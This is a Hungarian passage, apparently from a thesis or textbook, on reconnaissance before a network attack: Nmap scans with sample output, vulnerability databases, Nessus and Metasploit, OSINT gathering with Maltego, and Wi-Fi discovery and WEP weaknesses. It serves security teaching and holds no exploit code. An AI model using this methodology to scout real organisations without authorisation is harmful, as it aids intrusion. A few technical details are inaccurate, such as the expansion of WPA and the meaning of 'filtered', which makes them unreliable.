
Ez a funkcionalitás négy absztrakciós rétegre van felosztva, amelyek az összes kapcsolódó protokollt a hálózatba foglalás szerint csoportosítják. A legalacsonyabbtól a legmagasabbig a rétegek a linkréteg, amely kommunikációs módszereket tartalmaz az olyan adatok számára, amelyek egyetlen hálózati szegmensben (link) maradnak; az internetes réteg, amely biztosítja az internetes együttműködést független hálózatok között; a szállítási réteg kezeli a fogadó-fogadó kommunikációt; és az alkalmazásréteget, amely az alkalmazások folyamat-folyamat adatcserét biztosít.

OSI modell	TCP / IP modell
Alkalmazási réteg	Alkalmazási réteg
Megjelenési réteg	
Viszonyítás réteg	
Szállítási	Szállítási réteg
Hálózati	Internet réteg
Adatkapcsolati	Hálózati hozzáférés réteg
Fizikai	

Az internetes protokoll-csomagot és számos alkotó protokollját meghatározó technikai szabványokat az Internet Engineering Task Force (IETF) tartja fenn. Az internetes protokollcsomag az OSI modellt megelőzi, az általános hálózati rendszerek átfogóbb referenciakeretét.

[65] https://en.wikipedia.org/wiki/Internet_protocol_suite (utolsó letöltés: 2018.09.20.)

A TCP/IP például az alábbi módon építi fel a kapcsolatot kliens és szerver között:



4. ábra. Forrás: saját ábra.

Az automatizált hálózati vizsgáló szoftverek, mint például az NMAP, szimulálja többek között a TCP/IP működését és a hálózaton megtalálható hosztokhoz, mint kiszolgáló szerverekhez fordul és kéréseket intéz a különböző, beállítható port tartományokra.

A célszerver feltérképezésének egyik legjobb eszköze az NMAP.

A támadás célpontjaként meghatározott kiszolgálók távoli feltérképezésének az eszköze az Nmap szoftver, amellyel felderíthető, hogy a támadás célpontja létezik-e és milyen szolgáltatások elérését nyújtja. Ahhoz, hogy sikeres támadást lehessen végrehajtani, a kiszolgálónak elérhető – open – port-tal kell rendelkeznie, amelyen keresztül a szolgáltatás megszólítható.

Az alábbi példában egy kiszolgáló nmap vizsgálata látható, amely feltárja, hogy milyen szolgáltatások érhetőek el az eszközön, azaz ezzel leszűkíthető milyen tipikus támadásokat lehet végrehajtani.

```
shadowcat:~ admin$ nmap 192.168.1.1

Starting Nmap 7.50 ( https://nmap.org ) at 2018-03-02 17:26 CET
Nmap scan report for 192.168.1.1
Host is up (0.028s latency).
Not shown: 996 closed ports
PORT    STATE SERVICE
80/tcp  open  http
139/tcp open  netbios-ssn
443/tcp open  https
445/tcp open  microsoft-ds

Nmap done: 1 IP address (1 host up) scanned in 1.60 seconds
```

Az Nmap egy nagyon sokoldalú, hálózat vizsgálatra alkalmas eszköz, melyről bővebb információ itt érhető el: https://nmap.org

A banner információk a számítógépes hálózaton található kiszolgáló szervereken vagy kliens gépeken található szolgáltatásokról ad bővebb információt. Belső hálózaton működtetett szolgáltatások esetén elterjedt, hogy kiegészítő tűzfal nem védi azokat, így szabadon hozzáférhetőek.

Az Nmap használatával további információ gyűjthető ezekről a kiszolgálókról. Például az előző vizsgálatban szereplő IP címről az „-sS” kapcsolóval felderíthető, hogy milyen típusú eszközről van szó:

```
MAC Address: C0:56:27:21:3C:A7 (Belkin International)
```

A kiszolgálók védelme érdekében fel kell készülni arra, hogy interneten elérhető szolgáltatásokról a lehető legkevesebb információ legyen elérhető. Ebbe beletartozik az, hogy a szolgáltatások egyszerű scannelése ne tartalmazzon olyan adatokat, amelyek egy támadáshoz információval szolgálnak. Ilyen adatok többek között a kiszolgálók gyártójára, operációs rendszerére, verziószámára vonatkozó információk. Ezek ismeretében és az esetleges, publikus – vagy nem publikus – forrásból származó exploitok sikeres támadáshoz vezetnek.

Szintén az Nmap használatával feltárható, hogy az adott eszközt védi-e tűzfal vagy sem. Ennek megítéléséhez alábbi jelölések találhatóak a kiszolgálón futtatott portok jelölésében.:

- Open: A port nyitva és szolgáltatás érhető el rajta.
- Closed: A porton szolgáltatás nem elérhető.
- Filtered: A szolgáltatás a porton elérhető, de tűzfal által alkalmazott szabályrendszer védi.

Mivel a felderítésnek egyik alapelve, hogy több vizsgálatot hajtanak végre, különböző időben, különböző típusú scannelések különböző eredményeket adnak. Ebből a támadás kivitelezéséhez több információt fednek fel. Például az „sX”

```
shadowcat:~ root# nmap -sX 192.168.1.1
Starting Nmap 7.50 ( https://nmap.org ) at 2018-03-04 19:42 CET
Scanning 192.168.1.1 [1 port]
Initiating XMAS Scan at 19:42
Scanning 192.168.1.1 [1000 ports]
Completed XMAS Scan at 19:42, 1.57s elapsed (1000 total ports)
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Not shown: 996 closed ports
PORT    STATE         SERVICE
80/tcp  open|filtered http
139/tcp open|filtered netbios-ssn
443/tcp open|filtered https
445/tcp open|filtered microsoft-ds
MAC Address: C0:56:27:21:3C:A7 (Belkin International)
```

Amennyiben a hálózaton üzemelő kiszolgálóról nem azonosítható az operációs rendszer típusa, további felderítéssel jó eséllyel meg lehet tippelni azt. Ehhez például az „Xmas” scan hálózati forgalmából lehet következtetni. Open port esetén, amelyen nincs szűrés alkalmazva, unix rendszerek esetén „Push-Urgent-Fin” TCP csomagok érkeznek vissza, míg windows rendszerek esetén az előbbieken kívül „RST” is.

A támadás sikeres kivitelezéséhez a megszerzett banner információk alapján a támadók azonosítják a sikeres támadáshoz szükséges sérülékenységeket.

5.3. Sérülékenységek

A sérülékenységeknek azokat a kódhibákat, hibásan programozott eljárásokat vagy helytelenül implementált szoftvereket nevezzük, amelyek kihasználásával illetéktelenül lehet hozzáférni a társaság adataihoz, jogosultságot lehet szerezni az informatikai rendszerekhez, szoftverekhez, azok működését akadályozni lehet vagy ellehetetleníteni.

5.3.1. „Public disclosure”

Public Disclosure, azaz a feltárt sérülékenységek széles körben történő publikálása felelősséggel jár. A javítatlan sérülékenység támadásra történő kihasználása hatását tekintve a teljes világra kiterjedő problámát jelenthet. Elég csak a 2017. májusában elszabadított zsarolóvírusra emlékezni, amely „Wannacry”[66] néven vonult be a köztudatba és hatékony terjesztéséhez a Windows SMB protokolljának sérülékenységét használta ki, amelyet „EthernalBlue”[67] néven azonosítanak.

A szoftvergyártók hangsúlyt fektetnek arra, hogy a szoftvereikben feltárt és a tudomásukra hozott sérülékenységek javításra kerüljenek. Az etikus eljárás keretében egy-egy feltárt sérülékenységet a gyártó tudomására hoz a felfedezője. A gyártó a sérülékenységet javítja, biztonsági javítást – security patch – bocsát a szoftvereket felhasználók részére vagy úgynevezett workaround-ot javasol a sérülékenység kihasználásának kockázatának csökkentésére. A javítás telepítése vagy az ezután a szoftvert felhasználó feladata és felelőssége. A feltárt sérülékenység ezután kerül publikálásra. Bizonyos esetekben ettől eltérő lehet a sérülékenységek publikálása és ez megelőzi a szoftverben található, kihasználható hiba javítását.


Sok szoftvergyártó és internetes szolgáltatást nyújtó társaság tart üzemben kincsvadász „Bounty Hunter” programokat, melyek révén, ellentételezésben részesítik a sérülékenységek megtalálóit, bejelentőit. Ezzel a szoftverük biztonságosabbá válik, kevesebb a bekövetkezési valószínűsége annak, hogy valaki fel nem tárt sérülékenységet kihasználva kárt okoz.

Bizonyos esetekben a sérülékenységek a javítás nélkül kerülnek publikálásra, amely a feltárt sérülékenységet tartalmazó szoftvert használókra jelenthet óriási veszélyt. Nem publikált sérülékenységeket pedig a „fekete piacon” is be lehet szerezni.

Sérülékenységek ismerete a felhasznált szoftverekkel kapcsolatban nem csak a támadók érdeke, de az informatikai rendszereket üzemeltetőké is. Többek között az alábbi adatbázisokból lehet tájékozódni a szoftveres sérülékenységekről és azok megszüntetésének módjáról:

CVEDETAILS – a weboldalon – https://www.cvedetails.com – elérhetőek a publikált sérülékenységek. A weboldalon keresztül elérhető indexelt adatbázisban keresni lehet gyártó, szoftver és egyéb keresőszavak alapján. A sérülékenységeket osztályozzák, meghatározzák a súlyosságukat és hatásukat, ez alapján 0-10 közé sorolják be.

[66] https://logrhythm.com/blog/a-technical-analysis-of-wannacry-ransomware/ (utolsó letöltés: 2018.09.20.)
[67] https://www.cvedetails.com/cve/cve-2017-0143 (utolsó letöltés: 2018.09.20.)



5. ábra. Forrás: https://www.cvedetails.com

EXPLOITDB – a szájton – https://www.exploit-db.com – elérhetőek többek között a publikált sérülékenységekhez írt PoC (Proof of Concept) dokumentumok, scriptek, amelyekkel egy-egy sérülékenység könnyűszerrel kihasználható lehet. Ezen kívül tartalmaz leírásokat egy-egy sérülékenység kihasználásáról illetve cikkeket, írásokat egy-egy sérülékenység kihasználásáról, a támadás lépéseiről, összefüggésekről, a működés analíziséről, amelyek alapján növelhető az informatikai vagy hálózat biztonság.

Vulnerability, azaz sérülékenység információkat további oldalakról is be lehet szerezni:

- Secunia: https://secuniaresearch.flexerasoftware.com/community/research/
- NVD: https://nvd.nist.gov
- EU-CERT: https://cert.europa.eu/cert/filteredition/en/CERT-LatestNews.html
- GOVCERT: http://www.cert-hungary.hu


Sérülékenységekre – és azok javítására – vonatkozó információkat a szoftver gyártók rendszeresen közzétesznek a weboldalaikon.

5.3.2. Sérülékenységek feltárása

A támadások felmérésekor, informciógyűjtéskor a támadó a legtöbb információt igyekszik összegyűjteni a társaság informácós rendszereiről és ezekhez hozzátartozik az elérhető szolgáltatások sérülékenységeinek keresése is.

A feltárt és publikált sérülékenységek ismertető jegyei alapján automatizált eszközzel is lehetséges ezek feltárása, illetve annak meghatározása, hogy az adott sérülékenység az informatikai rendszerre nézve jelent-e fenyegetést. Az egyik legelterjedtebb[68] sérülékenység feltárásra használt szoftver a NESSUS. Ezzel az eszközzel sérülékenységek mellett konfigurációs hiányosságokat és rosszindulatú szoftvereket is fel lehet tárni az informatikai eszközökön. A széleskörű lefedettség mellett tartalmazza a legfrissebb sérülékenységeket, amellyel a feltárt hiányosságok kockázata is becsülhető.

[68] https://www.tenable.com/products/nessus/nessus-professional (utolsó letöltés: 2018.09.20.)



192.168.15.53

Summary

Critical	High	Medium	Low	In
1	6	1	1	66

Details

Severity	Plugin Id	Name
Critical (10.0)	72704	Microsoft .NET Framework Unsupported
High (9.3)	48762	MS KB2269637: Insecure Library Loading Could Allow
High (9.3)	59915	MS KB2719662: Vulnerabilities in Gadgets Could Allow
High (9.3)	81264	MS15-011: Vulnerability in Group Policy Could Allow Re
High (9.3)	87253	MS15-124: Cumulative Security Update for Internet Exp
High (9.0)	84742	MS KB3074162: Vulnerability in Microsoft Malicious Sof Privilege
High (7.1)	76123	MS Security Advisory 2974294: Vulnerability in Microso of Service
Medium (4.3)	78447	MS KB3009008: Vulnerability in SSL 3.0 Could Allow In
Low (2.6)	11457	Microsoft Windows SMB Registry : Winlogon Cached P
Info	10150	Windows NetBIOS / SMB Remote Host Information Dis

6. ábra. Forrás: https://www.tenable.com/sites/all/themes/tenablefourteen/img/17/nessus-pro-screen.jpg

5.3.3. Sérülékenységek kihasználása

A támadás célpontjáról gyűjtött hálózati, kiszolgáló, szoftver, banner és egyéb információk birtokában és a sérülékenység információk alapján már felépíthető egy, akár több lépcsős támadás, amely kivitelezéséhez az egyik elterjedt és sokak által használt eszköz a metasploit keretrendszer. A keretrendszerszer ingyenesen elérhető.

Ahogy a publikus sérülékenység információkat, úgy a Metasploit keretrendszert is közösségi alapon fejlesztik, és a rendszeres frissítések lehetővé teszik, hogy a legfrissebb, elérhető exploit információkat lehessen felhasználni. A keretrendszer segítségével összeállítható a sérülékenységet kihasználó csomag.

6. Szervezeti információk gyűjtése

6.1. Website megosztott adatok gyűjtése

Nem minden információ szükségszerűen techikai jellegű, ezért fontos, hogy feltárásra kerüljön, hogyan működik a szervezet. Ezek az információk a munkatársakról, a belső működésről, projektekről vagy egyéb adatok a támadás kivitelezése szempontjából nagyon hasznosak lehetnek.

Az információgyűjtés alapvető eleme, hogy a támadás célpontjának szerteágazó weboldal-hálóján található adatokat is begyűjtik. Az információgyűjtés célja, hogy feltérképezzék a szervezetről általuk közzétett információkat, mint például telephelyi adatok, hírek, sajtóanyagok, munkavállalók adatai stb. Emellett nemcsak a szervezet weboldalairól, de a médiából, híroldalakról, kapcsolt weboldalakról is összegyűjtik a hasznos adatokat annak érdekében, hogy a szervezet működését, kapcsolatait meghatározzák, összekapcsolják.

A szervezeti információk gyűjtésének több eleme a Social Engineering témakörébe tartozik. A jelen fejezetben a technikai aspektusok kerülnek bemutatására.

6.2. Telephelyi és egyéb információk

Alapvető lépés az adatok megszerzése érdekében, hogy a szervezet fizikai lokációját behatárolják annak érdekében, hogy meghatározzák a további lépéseket, kiszűrjék azokat a telephelyeket, ahol a megfigyeléseket, Social Engineering módszereket is bevethetnek.

Ezzel együtt a weboldalon elhelyezett információkból a támadó következtethet arra, milyen projekteket tervez vagy hajt végre a társaság és a projektben résztvevő partnerek listája is kikövetkeztethető. Ezen információk alapján az információgyűjtést kiterjeszthetik a társaság részére szolgáltatást nyújtó harmadik felekre.

A támadás tervezésekor a támadó figyelembe veszi azokat az eseteket is, amikor az információ megszerzése esetlegesen egyszerűbb egy beszállítótól vagy szolgáltatón keresztül megszerezni, ahelyett, hogy a társaságot támadja közvetlenül. Ilyen közvetett támadásra kiváló példa az RSA céghez történő betörés,[69] amelynek valódi célja a Lockheed Martin ipari titkainak eltulajdonítása volt, 2011-ben.

6.3. Karrieradatok

Az információgyűjtés lépéseként egyebek között a társaság által megosztott pozíció leírásokat is böngészik, hiszen a sikeres támadás kivitelezése érdekében hasznos információkat tartalmazhatnak.

A támadó számára a társaság karrier oldalain közzétett álláspályázati lehetőségek is komoly segítséget jelenthetnek. Általánosan elterjedt, hogy a pozíció leírások tartalmazzák a keresett szakértelem leírását, ide értve az infrastruktúra vagy kliens számítógépeken használt szoftvereket, vagy éppen a társaság informatikai infrastruktúrájának üzemeltetési, fejlesztési információit.

Indirekt módon a társaság belső működéséről, felépítéséről, ágazatairól is térképet készíthetnek a karrier oldalon leképezett hierarchiából, pozíció kategorizálásból. Többek között ezekből az adatokból a támadó felépíthet egy sikeres Social Engineering támadást is.

6.3.1. Automatizált adatgyűjtés

Az információgyűjtésre, kutatásra sok automatizált eszköz elérhető. Az e-mail adatok kereséséhez elterjedt a Maltego.

A Maltego egy nyílt forráskódú hírszerzési és igazságügyi alkalmazás. Ez egy GUI eszköz, így másképp néz ki. A Maltego olyan információgyűjtő eszköz, amely lehetővé teszi a kapcsolatok vizuális megismerését, és arra összpontosít, hogy transzformációs könyvtárat biztosítson a nyílt forráskódú adatok felfedezéséhez, és a grafikon formátumban való megjelenítéséhez, amely alkalmas a linkelemzésre és az adatbányászatra.

[69] https://isc.sans.edu/forums/diary/Lockheed+Martin+and+RSA+Tokens/10939/ (utolsó letöltés: 2018.09.20.)

A Maltego lehetővé teszi a hálózati és domain információk felsorolását, mint a domainnevek, a Whois információk, a DNS-nevek, a hálózati tartományok, az IP-címek stb. A Maltego lehetővé teszi, hogy felsoroljuk, elérjük az emberek információit, mint például:

- Egy személy nevéhez társított e-mail címek
- Egy személy nevéhez társított webhelyek
- A személy nevéhez társított telefonszámok
- Olyan társadalmi csoportok, amelyek kapcsolatban vannak egy személy nevével
- Az adott személyhez társított vállalatok és szervezetek stb

A Maltego lehetővé teszi, hogy egyszerűen ellenőrizze az e-mail címeket, könnyű kereséssel blogokat címkéket és kifejezéseket, meghatározza a bejövő linkeket a weboldalakhoz,

6.4. Wikileaks

Egyre több, bizalmas információ található meg a szándékos kiszivárogtatások által. Egyik kedvelt gyűjtőhelye a „Wikileaks”.

A WikiLeaks egy többnemzetiségű médiaszervezet és kapcsolódó könyvtár. Julian Assange 2006-ban alapította meg. A WikiLeaks specializálódott a cenzúrázott vagy egyéb korlátozott hivatalos iratok anyagainak, a háború, a kémkedés és a korrupció nagyméretű adatainak elemzésére és közzétételére. Eddig több mint 10 millió dokumentumot és kapcsolódó elemzést publikált.

A gyűjteményben többek között e-mail címek, kapcsolatok után lehet kutatni, ezen kívül nulladik napos sérülékenységek, levelezések, dokumentációk is megtalálhatóak, amelyek birtokában egy támadó, mivel akár pontos szervezeti felderítést is kivitelezhet, hatékonyabban hajthatja végre a támadást ls a sikeres támadás nagyobb eséllyel lesz kivitelezve.

7. Lehallgatások

Az információ gyűjtés egyik kedvelt és egyszerű módja a lehallgatás. A hálózaton közlekedő adatok elkapásával és elemzésével egyszerű hozzáférés szerezhető a kiszolgálók szolgáltatásaihoz, vagy egyszerűen, a kiszolgálóhoz való hozzáférés nélkül is megszerezhetőek a támadás céljául szolgáló információk.

A lehallgatás ellen jó védelmet biztosít a titkosított kommunikáció, például a titkosítással is ellátott VPN csatornák vagy a titkosított protokollok használata.

Titkosítás nélkül a hálózaton elérhető kiszolgálókhoz hozzáférést biztosító felhasználói nevek, jelszavak megszerzése a támadó számára szintén hozzáférést biztosít a kiszolgálón található adatokhoz. Ezen kívül az eltulajdonított hozzáférési jogosultságokkal akár további jogosultságot is lehet szerezni úgy, hogy kihasználják az alkalmazás már feltárt sérülékenységét.

A lehallgatáshoz többek között a „tcpdump”, „wireshark”, „winpcap” vagy „Aircrack-NG” szoftverek használhatóak.

7.1. Vezeték nélküli hálózatok felderítése

A technika és a technológia fejlődése elterjedté tette a vezeték nélküli hálózatok használatát. Elterjedt a vezetékes és vezeték nélküli hálózatok párhuzamos használata a jobb mobilitás és az erőforrás-takarékosság érdekében.

A vezeték nélküli hálózatok térnyerésével a fizikai biztonsággal támogatott végpontok magasabb védettsége eltűnt, ezzel együtt a vezetékes hálózatokkal egyenértékű védelem megvalósítása előtérbe került a vezeték nélküli hálózatok esetén. Támadások során ezeket a vezeték nélküli hálózatok védelmi implementációját megkerülve lehet értékes adatokhoz hozzáférni, távolról.

A vezeték nélküli hálózatok sok esetben – megkönnyítve az irodán belüli mobilitást – hozzáférést biztosítanak a védendő infrastruktúrához és ezt nemcsak az irodák falai között, de a közös terekben, sok esetben publikusan hozzáférhető, nyitott területeken is elérhetőek, mint az irodaépület alatt elhelyezkedő kávézó. Ily módon felderíthetővé válhat a társaság vezeték nélküli hálózata és meghatározhatóvá válik, milyen eszközök biztosítják a működését, ki a gyártója a hozzáférési pontoknak és feltérképezhető a jelerősség alapján, hogy a terület lefedettsége hol erősebb, hol gyengébb.

7.1.1. Vezeték nélküli hálózatok megfigyelése

A vezeték nélküli hálózatoknak sok előnye van, de sajnos ezek az előnyök a támadót is segíthetik a sikeres támadás előkészítésében. Az elérhető vezeték nélküli hálózatok listájának megszerzése ugyanis a vezeték nélküli hálózatok hozzáférési pontjai (access point – AP) jól azonosíthatóak. Az internetről letölthető, különböző, hálózati vizsgálatra kifejlesztett programok elérhetőek, melyekkel a vezeték nélküli hálózatok különböző adatai válnak láthatóvá.

A lenti képen egy KisMac vizsgálat eredménye látható, amelyről leolvashatóak az elérhető SSID

KisMac v0.3.4

Search For...

#	Ch	SSID	BSSID	Enc	Type	Sig...	Avg	M...	Pack...	Data	Last Seen	Ch...
14	1	421c48	4C:72:B9:11:CD:FA	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
10	1	XYZ	48:F8:B3:11:65:1D	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
8	1	500e50	70:54:D2:61:79:F3	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
12	1	518202	70:54:D2:61:A6:F3	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
13	2	vekony	64:66:B3:D8:E1:4C	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
11	4	TP-LINK_HUTYU	C4:E9:84:B5:C1:70	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
7	4	TP-LINK_B29B26	B0:48:7A:B2:9B:26	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
6	6	ASUS	54:04:A6:5F:03:28	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
3	9	Jakobence	74:EA:3A:BA:9E:2A	WPA	managed	0	0	0	0	0B	2018-03-16 20:10:30 +0	
9	10	SZAUNA2	70:4D:7B:5E:CD:90	WPA	managed	24	24	24	0	0B	2018-03-16 20:10:30 +0	
0	11	webforecast	E8:94:F6:68:FC:26	WPA	managed	24	24	27	0	0B	2018-03-16 20:10:30 +0	
2	11	TP-LINK_CE10	18:A6:F7:D2:CE:10	WPA	managed	34	34	35	0	0B	2018-03-16 20:10:30 +0	

7. ábra. Forrás: Saját ábra

Ezzel a módszerrel, azaz a Wi-Fi hálózatok felderítésével, osztályozásával működik az úgynevezett „WarDriving” is, melynek célja, hogy lokációs adatokkal kiegészítve rajzoljon egy térképet, amelyen feltüntetik a különböző, elérhető vezeték nélküli hálózatokat. A térképes információs adatbázis többek között tartalmazza, hogy az elérhető hálózatok milyen titkosítással – vagy épp titkosítás nélkül – érhetőek el.

Vannak tipikusan vezeték nélküli hálózatok jelszavainak feltörésére optimalizált szoftverek, azonban sok esetben már a Wi-Fi lehallgatásra alkalmas programokban is megtalálhatóak azok az algoritmusok, amelyek a gyenge titkosítással ellátott hálózatokhoz gyors – és illetéktelen – hozzáférést biztosíthatnak. Ilyen elterjedt szoftverek, többek között az aircrack-ng, a KisMet (KisMac) és a Reaver.

Titkosítás nélkül használt vezeték nélküli hozzáférések könnyedén lehallgathatóak, ezért került bevezetésre a WEP – Wired Equivalent Privacy – amely célja az UTP kábelezéssel azonos védelem megvalósítása a vezeték nélküli hálózaton, titkosítással. A WEP[70] megoldás RC4 titkosítást használ, amely a technika fejlődésével rövid időn belül, a leghosszabb kulcs használatával is 60 000 csomag birtokában, bruteforce módszerrel törhető és hozzáférhetővé válik a hálózat. Ez a jelenlegi technológiák használata mellett pár másodpercet vesz igénybe.

[70] https://en.wikipedia.org/wiki/Wired_Equivalent_Privacy (utolsó letöltés: 2018.09.20.)

A WEP titkosítást a WPA – Wi-Fi Protected Area – megoldás váltotta fel a TKIP algoritmus használatával, amely jelenleg már szintén elavultnak számít és bevezetésre került a WPA2 megoldás, amely AES titkosítást használ a hálózati forgalom bizalmasságának megóvása érdekében.

